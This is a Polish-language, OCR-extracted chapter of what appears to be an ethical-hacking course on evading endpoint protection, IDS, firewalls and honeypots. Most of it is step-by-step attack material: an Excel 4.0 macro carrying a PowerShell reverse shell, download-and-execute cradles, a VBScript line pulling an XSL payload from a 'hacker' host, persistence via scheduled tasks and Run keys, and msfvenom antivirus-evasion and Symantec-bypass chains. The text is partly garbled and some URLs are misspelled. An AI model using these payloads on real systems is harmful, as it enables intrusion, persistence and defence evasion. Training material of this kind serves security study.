Początkowy dostęp

1. Utwórz i otwórz plik MS Excel, kliknij prawym przyciskiem myszy nazwę arkusza i wybierz okno dialogowe Wstaw. Następnie wybierz Makro MS Excel 4.0 z okna Wstaw i kliknij OK.

2. Teraz wypróbuj kilka podstawowych poleceń, aby przetestować działanie arkusza makr. Wklej polecenia „=exec("calc.exe")","=HALT ( ) " w komórkach, i zmień nazwę komórki z A1 na auto_open.

3. Zapisz plik, wybierając typ pliku jako skoroszyt z obsługą makr (.xlsm) i otwórz go ponownie. Automatycznie makropolecenia zostaną wykonane i uruchomią Kalkulator.

Uzbrojenie XLM

4. Utwórz odwrotny ładunek powłoki przy użyciu skryptu PowerShell zamiast wykonywania pliku programu calc.exe

$client = New-Object System.Net.Sockets.TCPClient('Target Domain

Path',444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0}/while <($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeNameSystem.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1|Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($send

byte,0,$sendbyte.Length);$stream.Flush()};$client.Close()

5. Do instalacji skryptu użyj zaciemniacza skryptów PowerShell.

Import-Module ./Invoke-Obfuscation.psdl

Invoke-Obfuscation

6. Teraz użyj polecenia cmdlet invoke-expression, aby uruchomić zaciemniony ładunek powłoki,

powershell -c IEX (New-Object

Net.WebClient).Downloadstring('<Target Domain Path>/obf.txt')")

7. Spróbuj wstawić ładunek do makra XLM, aby ominąć wykrywanie.

=exec("powershell –c IEX (New-Object

Net.WebClient).Downloadstring('<Target Domain Path>/obf.txt')")

Jeśli nadal jest wykrywany, zastosuj udział WebDAV (Web Distributed Authoring and Versioning).

wykonaj skrypt z zamontowanego dysku:

8. Włącz moduły WebDAV,

sudo a2enmod dav

sudo a2enmod dav_fs

Teraz zamontuj udział WebDAV.

9. Uruchom ładunek z flagą wykonania pominięcia.

=EXEC("cmd /k net use z: \\<Target Domain>\webdav&powershell -

exec bypass -f \\<Target Domain Path>\webdav\ba.psl")

Załadowanie tego skryptu do XLM może zamontować nowy dysk z literą z i odwróconą powłoką dla atakującego zostanie utworzony bez wykrycia.

Omijanie zabezpieczeń punktów końcowych przez rozłączanie makr

Makra Microsoft Office są powszechnie używane do automatyzacji różnych procesów i zadań użytkownika. Atakujący mogą wykorzystywać makra do wykonywania złośliwych kodów i włamywać się do systemu. Ponieważ makra są oparte na języku VBScript, osoby atakujące tworzą złośliwe kody oparte na języku VBA. W tym przypadku dechaining makr służy do unikania wykrywania punktów końcowych i modyfikowania pamięci, rejestru i innych plików systemu Windows za pomocą języka VBScript. Technika ta pozwala atakującym uniknąć wykrycia opartego na analizie dynamicznej i statycznej. Techniki stosowane w celu obejścia zabezpieczeń punktów końcowych poprzez rozłączenie makr są następujące:

Spawnowanie przez ShellCOM

Atakujący używają obiektów COM do procesu odradzania. Umożliwia atakującym odwoływanie się do dowolnego obiektu powiązanego z COM poprzez VBScript w celu wykorzystania jego funkcji. Atakujący używają sheiiBrowserwindow do uruchamiania nowych procesów.

Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")

obj.Document.Application.ShellExecute

"calc.exe",Null,"C:\\Windows\\System32",Null,0

Odradzanie przy użyciu XMLDOM

Atakujący mogą również zaimplementować spawnowanie procesów za pośrednictwem XMLDOM. Ta technika umożliwia atakującym pobranie i uruchomienie kodu w procesie pakietu Office.

Set xml = CreateObject("Microsoft.XMLDOM")

xml.async = False

Set xsl = xml

xsl.load("file://|http://hacker/malicous_payload.xsl")

xml.transformNode xsl

Spawning przezWmiPrvse.exe

Aby zdalnie uruchomić nowy proces lub plik wykonywalny, osoby atakujące mogą skorzystać z usługi WMI. Ta metoda umożliwia atakującym uruchamianie nowych procesów za pośrednictwem wmiprvse.exe bez uwzględniania procesu pakietu Office.

Set objWMIService =

GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cim

v2")

Set objStartup = objWMIService.Get("Win32_ProcessStartup")

Set objConfig = objStartup.SpawnInstance_

Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")

errReturn = objProcess.Create("calc.exe", Null, objConfig,

intProcessID)

Tworzenie zaplanowanych zadań

Atakujący używają również języka VBScript do tworzenia zaplanowanych zadań i przeprowadzania dechainingu z pakietu Microsoft Office. Ten proces umożliwia również atakującym rozdzielenie chronometrażu działania poza spawnowaniem zadań przez proces hosta usługi.

Set service = CreateObject("Schedule.Service")

Call service.Connect

Dim td: Set td = service.NewTask(0)

td.RegistrationInfo.Author = "McAfee Corporation"

td.settings.StartWhenAvailable = True

td.settings.Hidden = False

Dim triggers: Set triggers = td.triggers

```
Dim trigger: Set trigger = triggers.Create(1)

Dim startTime: ts = DateAdd("s", 30, Now)

startTime = Year(ts) & & Right(Month(ts), 2) &

Right(Day(ts), 2) & "T" & Right(Hour(ts), 2) & &

Right(Minute(ts), 2) & & Right(Second(ts), 2)

trigger.StartBoundary = startTime

trigger.ID = "TimeTriggerId"

Dim Action: Set Action = td.Actions.Create(0)

Action.Path = "C:\Windows\System32\calc.exe"

'Action.Arguments = "/c whoami"

Call

service.GetFolder("\").RegisterTaskDefinition("AVUpdateTask", td,

6, , , 3)
```

Modyfikacja rejestru

Atakujący mogą również używać skryptów VBScript, aby uzyskać dostęp do rejestru w celu zmiany ustawień, przechowywania ładunków i tworzenia trwałości. Czynności te można wykonać bezpośrednio z poziomu makra. Modyfikowanie rejestrów może prowadzić do rozłączenia wykonywania ładunku, ponieważ są one wykonywane podczas rozruchu zamiast makra. Uruchom następujący kod, aby utworzyć klucz uruchamiania:

```
Set objRegistry

GetObject("winmgmts:\\.\root\default:StdRegProv")

objRegistry.SetStringValue

"Software\Microsoft\Windows\CurrentVersion\Run", "keyl", "valuel"
```

Upuszczanie plików

Atakujący mogą wykorzystać obiekt FileSystemObject do upuszczenia pliku poprzez nadużycie skryptów VBScript. Umożliwi to rozłączenie ładunków z makr, ponieważ wykonanie nastąpi tylko podczas uruchamiania.

Uruchom następujący kod, aby dodać element startowy:

```
Path = CreateObject("WScript.Shell").SpecialFolders("Startup")

Set objFSO = CreateObject("Scripting.FileSystemObject")

Set objFile = objFSO.CreateTextFile(Path & "\sample.bat", True)

objFile.Write "notepad.exe" & vbCrLf

objFile.Close
```

Pobieranie treści

Atakujący mogą pobierać zawartość za pomocą skryptów VBScript i wprowadzać zawartość do rejestru, pamięci lub na dysk. Atakujący używają biblioteki XMLHTTP wraz z ADODB do przeprowadzenia tego ataku. Uruchom następujący kod, aby pobrać zawartość:

```
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")

Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")

xHttp.Open

"https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe",

False

xHttp.Send

With bStrm

.Type = 1

.Open

.write xHttp.responseBody

.savetofile Environ("APPDATA") & "\sample.exe", 2

"GET",

End With
```

Osadź plik i upuść

Atakujący używają funkcji „vba-exe" Metasploit do tworzenia makr, które zawierają osadzony ładunek.

Uruchom następujący kod, aby osadzić kalkulator w makrze:

```
msfvenom –p generic/custom

PAYLOADFILE=/home/userl/Downloads/calc.exe –a x64  --platform

windows -f vba-exe
```

Omijanie zabezpieczeń punktów końcowych poprzez usuwanie haków pamięci

Zaczepianie pamięci to podejście do monitorowania i zmiany zachowania procesu wykonywania aplikacji. Te haki są umieszczane przez agenta EDR w celu zbierania informacji do przeprowadzania analizy opartej na zachowaniu. Haki wysyłają informacje do agenta EDR, który jest zainstalowany w uprzywilejowanym jądrze wysokiego poziomu, co pomaga w wykrywaniu złośliwych działań, takich jak zdalne wykonywanie kodu, ruch boczny i eskalacja uprawnień w czasie rzeczywistym. Na przykład, jeśli nowy proces jest uruchamiany w stanie odłączonym, a uprawnienia do pamięci są zmieniane w celu wykonania procedury writeProcessMemory, system EDR może nadal widzieć dane i określać, czy uruchomiony proces jest złośliwy, czy nie. W takich przypadkach osoby atakujące często próbują ominąć EDR w pamięci, odczepiając biblioteki DLL EDR. W tym celu osoby atakujące muszą znaleźć biblioteki DLL aplikacji, powiązane funkcje i wyeksportowane wywołania systemowe. Atakujący używają narzędzi typu open source, takich jak debuger x64dbg, aby zidentyfikować przechwycone wywołania systemowe, które są przechowywane w pamięci podczas wykonywania. Następnie

atakujący tworzą ładunek, który może zastąpić te zaczepy w pamięci, przywracając dokładne bajty danych. Można to zrobić przez ponowne załadowanie właściwej lokalizacji w procesie zawierającym pamięć, który przechowuje zaczepy i wymazanie zaczepów EDR. Po pomyślnym przywróceniu wywołań systemowych biblioteka DLL EDR nadal istnieje na dysku, ale nie otrzymuje żadnych informacji z haków, ponieważ już nie istnieją.

Atakujący mogą również użyć własnego zestawu i wywołań systemowych do wykonania złośliwego ładunku bez wykrycia przez rozwiązanie EDR. Ponieważ wywołania systemowe nie są eksportowane z systemowych bibliotek DLL, EDR nie może wykryć żadnej aktywności, ponieważ zaczepy EDR nie wyzwalają żadnej aktywności. Aby to zrobić, osoby atakujące muszą ustawić zmienne i wartości rejestru, aby wykonać własne wywołania systemowe, a także znać identyfikatory wywołań systemowych, które są zmieniane w zależności od docelowego systemu operacyjnego i wersji.

Omijanie programu antywirusowego za pomocą szablonów Metasploit

Atakujący często starają się upewnić, że ich szkodliwe funkcje ominą oprogramowanie antywirusowe na zaatakowanej maszynie. W tym zakresie można wykorzystać szablony Metasploit.

Krok 1: Uruchom następujące polecenie, aby wygenerować ładunek za pomocą msfvenom:

msfvenom -p windows/shell_reverse_tcp lhost=<Target IP Address>

lport=444 -f exe > /home/attacker/Windows.exe

Przetestuj ładunek Windows.exe za pomocą VirusTotal, aby przeanalizować plik i określić współczynnik wykrywalności.

Krok 2: Aby zmniejszyć współczynnik wykrywania, otwórz szablony i zmniejsz rozmiar ładunku

(tutaj od 4096 do 4000):

```
#include <stdio.h>

#define SCSIZE 4000

char payload[SCSIZE] = "PAYLOAD:";

char comment[512] =

int main(int arge, char **argv) {

(*(void (*) () ) payload) ();

return(0);

A\ ff .

}
```

Uwaga: Przechowuj program template.c w tym samym folderze, w którym przechowywany jest szkodliwy ładunek.

Krok 3: Teraz przejdź do folderu exe, w którym przechowywany jest złośliwy ładunek, i uruchom następujące polecenie, aby ponownie skompilować standardowy szablon.

i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe

Krok 4: Następnie uruchom następujące polecenie, aby wygenerować ładunek przy użyciu nowego szablonu:


msfvenom -p windows/shell_reverse_tcp lhost=<Target IP Address>

lport=444 -x /usr/share/metasploitexe

framework/data/templates/sre/pe/exe/evasion.exe –f exe >

/home/attacker/bypass.exe

Teraz ponownie przetestuj ładunek bypass.exe za pomocą VirusTotal, aby przeanalizować plik i określić wskaźnik wykrywalności.



Na powyższym zrzucie ekranu można zauważyć, że wskaźnik wykrywania szkodliwej funkcji spadł. Atakujący stale modyfikują szablony Metasploit, aby zmniejszyć wskaźnik wykrywalności i obejść oprogramowanie antywirusowe.

Omijanie programu Symantec Endpoint Protection

Symantec Endpoint Protection (SEP) to pakiet oprogramowania do cyberobrony z funkcjami antywirusowymi, chroniącymi przed złośliwym oprogramowaniem i wykrywającymi włamania. Atakujący wykorzystują następujące kroki, aby ominąć rozwiązanie SEP w celu wykonania złośliwego ładunku, uzyskania trwałości i zrzucenia poświadczeń z maszyny docelowej.

Krok 1: Użyj Covenant C2 Framework do stworzenia złośliwego ładunku lub programu uruchamiającego:

Krok 2: Użyj narzędzia Donut , aby przekształcić ładunek w kod powłoki niezależny od pozycji:


./donut -c GruntStager -a 3 -b 2 -z 2 -x -e 3 GruntHTTP.exe -o

gruntloader.bin

Krok 3: Zastosuj niestandardowy moduł ładujący .NET, aby uruchomić niezależny od pozycji kod powłoki wygenerowany powyżej:

file Custom Loader SEP.cs or CustomerLoader.exe

Krok 4: Uruchom program ładujący, używając programu InstallUtil.exe jako LOLBin, aby wykonać kod powłoki w pamięci systemowej w celu utworzenia odwrotnego połączenia C2 z pominięciem rozwiązania SEP:



Inne techniki omijania zabezpieczeń punktów końcowych

Atakujący stosują różne techniki unikania ataków, aby zachować trwałość zaatakowanego systemu, unikając różnych usług piaskownicy, rozwiązań UBA lub SIEM, które generują alerty oparte na zachowaniu. Omijają różne kontrole bezpieczeństwa sieci po złamaniu systemu utrzymywania ukrycia i rozszerzania złośliwych działań. Organizacje mogą stosować różne zabezpieczenia, takie jak IDS, IPS lub EDR, ale osoby atakujące mogą również stosować różne techniki ukrywania swoich działań i pozostawania niewykrytym. Dlatego, aby uniknąć obu narzędzi EDR opartych na zachowaniu, osoby atakujące wykorzystują wyrafinowane mechanizmy i zaawansowane złośliwe oprogramowanie w celu ukrycia swoich złośliwych operacji.

Hosting witryn wyłudzających informacje w popularnej infrastrukturze

Mechanizm EDR stosowany w organizacjach może blokować adresy IP biorące udział w kampaniach phishingowych i innych złośliwych działaniach w celu ochrony urządzenia końcowego. Wykorzystuje adresy IP z czarnej listy, które są regularnie aktualizowane z wielu źródeł. Atakujący wykorzystują tę funkcję i wykorzystują legalne usługi infrastruktury chmurowej, takie jak Google Cloud i AWS, do hostowania witryn phishingowych i przeprowadzania ataków phishingowych na docelowe organizacje. Zabezpieczenia punktów końcowych wdrożone na urządzeniach końcowych mogą jedynie zapobiegać złośliwym adresom IP zarejestrowanym na czarnej liście użytkowników. Bardzo popularne usługi infrastruktury hostingowej nie znajdują się na czarnej liście; dlatego atakujący używają ich jako serwerów dowodzenia i kontroli do wykonywania złośliwych działań. Atakujący mogą również wykorzystywać popularne konta w mediach społecznościowych do dystrybucji złośliwego oprogramowania poprzez ukrywanie złośliwego kodu w przesyłanych zdjęciach lub innych plikach multimedialnych za pomocą steganografii. Już zainfekowane złośliwe oprogramowanie odczytuje instrukcje ukryte na zdjęciach i działa zgodnie z nimi, aby ominąć zabezpieczenia punktu końcowego w systemie docelowym.

Przekazywanie zakodowanych poleceń

Atakujący mogą przekazywać zaszyfrowane polecenia, aby ominąć mechanizmy wykrywania w określonych okolicznościach. Na przykład przekazywanie poleceń zakodowanych w standardzie Base64 pozwoli atakującym ukryć swoje argumenty i kod. Atakujący mogą również używać szyfrowania w formacie szesnastkowym do pingowania różnych adresów IP w celu uniknięcia wykrycia przez mechanizmy bezpieczeństwa.

Metoda Fast Flux DNS

Atakujący mogą zaimplementować złośliwe oprogramowanie, które wykorzystuje różne sztuczki do wykonywania kodu, którego nie mogą wykryć rozwiązania bezpieczeństwa. Metoda fast flux umożliwia atakującym szybką zmianę zarówno adresów IP, jak i nazw DNS i jest zwykle wykorzystywana przez duże botnety. Ta technika umożliwia atakującym obejście różnych kontroli bezpieczeństwa. Pomaga także atakującemu ominąć czarne listy i ukryć serwer C&C za zainfekowanymi systemami działającymi jako odwrotne serwery proxy. W tym procesie system ofiary będzie łączył się tylko z agentami fast flux zamiast z legalnym serwerem C&C.

Unikanie oparte na czasie

Jest to technika unikania piaskownicy, w której złośliwe oprogramowanie jest uruchamiane w określonym czasie lub po określonych działaniach ofiary. Działania mogą obejmować otwarcie określonego okna i kliknięcie go, co aktywuje je po ponownym uruchomieniu systemu. Niektóre inne przykłady to łatanie snu, interfejsy API opóźnień i bomby zegarowe.

Wykonanie podpisanego binarnego serwera proxy

Ta technika umożliwia atakującym wykorzystanie zaufanych wbudowanych narzędzi do wykonywania złośliwych kodów w celu uniknięcia rozwiązań EDR. Atakujący używają tych legalnych lub zaufanych narzędzi, ponieważ są one podpisane certyfikatami cyfrowymi i pomagają w pośredniczeniu w wykonywaniu złośliwego kodu. Na przykład osoby atakujące mogą wykorzystać rundll.32 do wykonywania złośliwych poleceń.

Narzędzia do unikania IDS/zapór sieciowych

Podczas omijania zapory atakujący używają różnych narzędzi do audytu bezpieczeństwa, które oceniają zachowanie zapory. W tej sekcji wymieniono niektóre z tych narzędzi, które pomagają atakującym ominąć ograniczenia zapory. Automatyzują proces omijania reguł firewalla, jednocześnie zwiększając efektywność i zużywając mniej czasu.

Traffic IQ Professional

Traffic IQ Professional to narzędzie, które audytuje i weryfikuje zachowanie urządzeń zabezpieczających, generując standardowy ruch aplikacji lub ruch ataku między dwiema maszynami wirtualnymi. To narzędzie jest zazwyczaj używane przez personel ds. generować niestandardowy ruch związany z atakami, jest szeroko stosowany przez osoby atakujące w celu ominięcia zainstalowanych urządzeń obwodowych w sieci docelowej.

Oto niektóre dodatkowe narzędzia do unikania IDS/zapór ogniowych:

Nmap (https://nmop.org)

Metasploit (https://www.metosploit.com)

Inundator (f)ttps://sourceforge,net)

IDS-Evasion (https://github.com)

Hyperion-2.3.1(https://nullsecurity.net)

Narzędzia generatora fragmentów pakietów

Istnieją różne generatory fragmentów pakietów, których atakujący używają do przeprowadzania ataków fragmentacji na zapory ogniowe w celu ich ominięcia.

Colasoft Packet Builder

Colasoft Packet Builder służy do tworzenia niestandardowych pakietów sieciowych i pakietów fragmentacji. Atakujący używają tego narzędzia do tworzenia niestandardowych złośliwych pakietów i fragmentowania ich w taki sposób, aby zapory ogniowe nie mogły ich wykryć. Mogą tworzyć niestandardowe pakiety sieciowe, takie jak pakiet Ethernet, pakiet ARP, pakiet IP, pakiet TCP i pakiet UDP. Specjaliści ds. bezpieczeństwa używają tego narzędzia do sprawdzania ochrony sieci przed atakami i intruzami.

Poniżej wymieniono niektóre dodatkowe narzędzia do generowania pakietów:

CommView (https://www.tomos.com)

NetScanTools Pro (https://www.netscontools.com)

Ostinato (https://ostinato.org)

WAN Killer (https://www.solorwinds.com)

WireEdit (https://omnipocket.com)

Wykrywanie Honeypotów

Honeypoty to pułapki ustawione w celu wykrywania, odbijania lub przeciwdziałania próbom nieautoryzowanego włamania. Podczas próby włamania do docelowej sieci osoby atakujące przeprowadzają wykrywanie honeypotów przy użyciu różnych narzędzi i technik. W tej sekcji omówiono te narzędzia i sposób ich użycia. Honeypot to system internetowy przeznaczony głównie do odwracania uwagi atakujących poprzez oszukiwanie lub przyciąganie ich podczas prób uzyskania nieautoryzowanego dostępu do systemów informatycznych. Atakujący mogą wykryć obecność honeypotów, sondując usługi działające w systemie. Atakujący wykorzystują systemy lub metody wykrywania pułapek typu honeypot do identyfikacji pułapek typu honeypot zainstalowanych w sieci docelowej. Tworzą złośliwe pakiety sondujące w celu skanowania w poszukiwaniu usług, takich jak HTTP przez SSL (HTTPS), SMTP przez SSL (SMPTS) i IMAP przez SSL (IMAPS). Porty, które pokazują uruchomioną konkretną usługę, ale odrzucają trójkierunkowe połączenie uzgadniania, wskazują na obecność honeypota. Po wykryciu honeypotów atakujący próbują je ominąć, aby mogli skupić się na atakowaniu rzeczywistej sieci. Narzędzia do wykrywania honeypotów obejmują Send-safe Honeypot Hunter (http://www.send-safe.com) i kippo_detect (https://github.com).

Uwaga: Atakujący mogą również pokonać honeypoty, używając wielu serwerów proxy (TOR) i ukrywając konwersację za pomocą technik szyfrowania i steganografii.

Wykrywanie i pokonywanie Honeypotów

Honeypot to mechanizm bezpieczeństwa stosowany w celu kontrataku i uwięzienia atakujących. Honeypoty nakłaniają atakujących do wykonywania złośliwych działań, a informacje o ataku zapewniają wgląd w poziom i rodzaj zagrożeń, z jakimi może spotkać się infrastruktura sieciowa. Dla

osoby atakującej ustalenie, czy atakowany system jest legalnym systemem, czy też pułapką typu honeypot, jest niezbędne do skompromitowania sieci bez wykrycia. Podstawowym zadaniem profesjonalnego hakera jest potajemne identyfikowanie i pokonywanie tych zakładów typu honeypot.

Poniżej omówiono niektóre techniki używane do identyfikowania, wykrywania i pokonywania różnych infrastruktur typu honeypot:

• Wykrywanie obecności Tar Pits warstwy 7: Tar Pits to jednostki bezpieczeństwa, które są podobne do honeypotów, które zostały zaprojektowane tak, aby powoli odpowiadać na przychodzące żądania. Spowalniają nieautoryzowane próby hakerów. Doły smoły warstwy 7 powoli reagują na przychodzące polecenia SMTP wysyłane przez atakujących/spamerów. Atakujący mogą zidentyfikować obecność dołów smoły warstwy 7, patrząc na opóźnienie odpowiedzi z usługi.

• Wykrywanie obecności tar pitów warstwy 4: tar pity warstwy 4 manipulują stosem TCP/IP i są skutecznie wykorzystywane do spowolnienia rozprzestrzeniania się robaków, backdoorów itp. W tych tar pitach iptables akceptują przychodzące połączenie TCP/IP i spontanicznie przełączyć się na zerowy rozmiar okna, blokując atakującemu możliwość wysyłania dalszych danych. Atakujący nie może przerwać tego połączenia, ponieważ żadne dane nie są przesyłane do maszyny docelowej. Atakujący może zidentyfikować dziury tar warstwy 4, takie jak Labrea, analizując rozmiar okna TCP, w którym tar pit stale potwierdza przychodzące pakiety, nawet jeśli rozmiar okna TCP jest zmniejszony do zera.

• Wykrywanie obecności wżerów warstwy 2: jeśli atakujący przeprowadza atak z tej samej sieci, pojawia się problem z warstwą 2. Doły smoły warstwy 2 służą do blokowania penetracji sieci przez atakującego, który uzyskuje dostęp do sieci, a także do zapobiegania zagrożeniom wewnętrznym. Atakujący może wykryć obecność tego demona, patrząc na odpowiedzi z unikalnym adresem MAC 0:0:f:ff:ff:ff, który działa jak rodzaj czarnej dziury. Atakujący może również zidentyfikować obecność tych dołów ze smołą, analizując odpowiedzi ARP.

• Wykrywanie Honeypotów działających na VMware: VMWare to dostępna na rynku maszyna wirtualna, która służy do jednoczesnego uruchamiania wielu instancji systemu operacyjnego. Te maszyny wirtualne można konfigurować z różnymi zasobami maszyn wirtualnych, takimi jak procesor, pamięć, dyski, urządzenia I/O itp. Dzięki swoim licznym zaletom VMWare jest szeroko stosowany do uruchamiania honeypotów. Atakujący mogą zidentyfikować instancje uruchomione na maszynie wirtualnej VMWare, analizując adres MAC. Przyglądając się standardom IEEE dla bieżącego zakresu adresów MAC przypisanych do VMWare Inc., osoba atakująca może zidentyfikować obecność honeypotów opartych na VMWare.

• Wykrywanie obecności Honeyd Honeypot: Honeyd jest powszechnie używanym demonem honeypot. Służy do łatwego tworzenia tysięcy honeypotów. Jest to silnik wdrażania honeypotów symulowanych w sieci i usługach. Ten miodowy honeypot może odpowiedzieć zdalnemu atakującemu, który próbuje skontaktować się z usługą SMTP, wysyłając fałszywe odpowiedzi. Atakujący może zidentyfikować obecność honeyd honeypot, wykonując oparte na czasie metody pobierania odcisków palców TCP (zachowanie proxy SYN). Poniższy rysunek pokazuje różnicę między odpowiedzią na normalny komputer a odpowiedzią honeyd honeypot na ręczne żądanie SYN wysłane przez atakującego.

• Wykrywanie obecności Honeypot systemu User-Mode Linux (UML): User-Mode Linux jest oprogramowaniem typu open source na licencji GNU, które służy do tworzenia maszyn wirtualnych i jest wydajne we wdrażaniu honeypotów. Atakujący mogą zidentyfikować honeypoty UML, analizując pliki, takie jak /proc/mounts, /proc/interrupts i /proc/cmdline, które zawierają informacje specyficzne dla UML.

• Wykrywanie obecności Honeypotów opartych na Sebek: Sebek to oparta na serwerze/kliencie aplikacja honeypot, która przechwytuje rootkity i inne złośliwe oprogramowanie, które przejmuje wywołanie systemowe read(). Takie honeypoty rejestrują wszystkie dane, do których uzyskano dostęp poprzez wywołanie read(). Atakujący mogą wykryć istnienie honeypotów opartych na Sebek, analizując przeciążenie w warstwie sieci, ponieważ komunikacja danych Sebek jest zwykle niezaszyfrowana. Ponieważ Sebek rejestruje wszystko, do czego uzyskuje się dostęp poprzez wywołanie read () przed przeniesieniem do sieci, powoduje to efekt przeciążenia.

• Wykrywanie obecności Snortjnline Honeypot: Snortjnline to zmodyfikowana wersja Snort IDS, która jest w stanie manipulować pakietami. Może przepisywać reguły w iptables i jest używany głównie w sieciach Honeynet Genii (2. generacji) do blokowania znanych ataków i unikania odbijania się atakującego. Atakujący mogą zidentyfikować te honeypoty, analizując pakiety wychodzące. Jeśli pakiet wychodzący zostanie porzucony, atakującemu może to wyglądać jak czarna dziura, a kiedy snortjnline modyfikuje pakiet wychodzący, atakujący może przechwycić zmodyfikowany pakiet przez inny system hosta i zidentyfikować modyfikację pakietu.

• Wykrywanie obecności fałszywego punktu dostępowego: Fałszywe punkty dostępowe to takie, które tworzą fałszywe ramki nawigacyjne 802.11b z losowo generowanymi przypisaniami ESSID i BSSID (adres MAC). Fałszywe punkty dostępowe wysyłają tylko ramki nawigacyjne, ale nie generują żadnego fałszywego ruchu w punktach dostępowych, a atakujący może monitorować ruch sieciowy i szybko zauważyć obecność fałszywego punktu dostępowego.

• Wykrywanie obecności pułapek typu Bait i Switch: Honeypoty typu Bait i Switch aktywnie uczestniczą w mechanizmach bezpieczeństwa wykorzystywanych do szybkiego reagowania na nadchodzące zagrożenia i złośliwe próby. Przekierowują cały złośliwy ruch sieciowy do honeypota po wykryciu jakiejkolwiek próby włamania. Atakujący może zidentyfikować obecność takich honeypotów, patrząc na określone parametry TCP/IP, takie jak czas podróży w obie strony (RTT), czas życia (TTL) i znacznik czasu TCP.

Narzędzia do wykrywania Honeypot

Atakujący używają narzędzi do wykrywania pułapek typu honeypot, takich jak Send-Safe Honeypot Hunter (http://www.sendsofe.com) i kippo_detect (https://github.com), aby wykrywać pułapki typu honeypot w docelowej sieci organizacyjnej.

Send-Safe Honeypot Hunter

Send-Safe Honeypot Hunter to narzędzie przeznaczone do sprawdzania list serwerów proxy HTTPS i SOCKS dla „miodowych garnków”.

Cechy:

o Sprawdza listy serwerów proxy HTTPS, SOCKS4 i SOCKS5 z dowolnymi portami

o Sprawdza jednocześnie kilka zdalnych lub lokalnych list proxy

o Może przesyłać pliki „Prawidłowe serwery proxy” i „Wszystkie oprócz honeypotów” na FTP

o Może przetwarzać listy proxy automatycznie w każdym określonym okresie

o Może być również używany do zwykłego sprawdzania poprawności listy proxy

Środki zaradcze IDS/zapory ogniowej

W poprzednich sekcjach omówiono różne narzędzia i techniki wykorzystywane przez osoby atakujące w celu ominięcia granic bezpieczeństwa sieci, takich jak IDS, zapory ogniowe i honeypoty, w celu przedostania się do docelowych sieci. Konieczne jest bezpieczne wdrożenie i skonfigurowanie tych mechanizmów bezpieczeństwa, aby uniknąć ataków. Dlatego w tej sekcji omówiono różne środki zaradcze i najlepsze praktyki w zakresie wzmacniania takich granic bezpieczeństwa sieci.

Jak bronić się przed unikaniem IDS

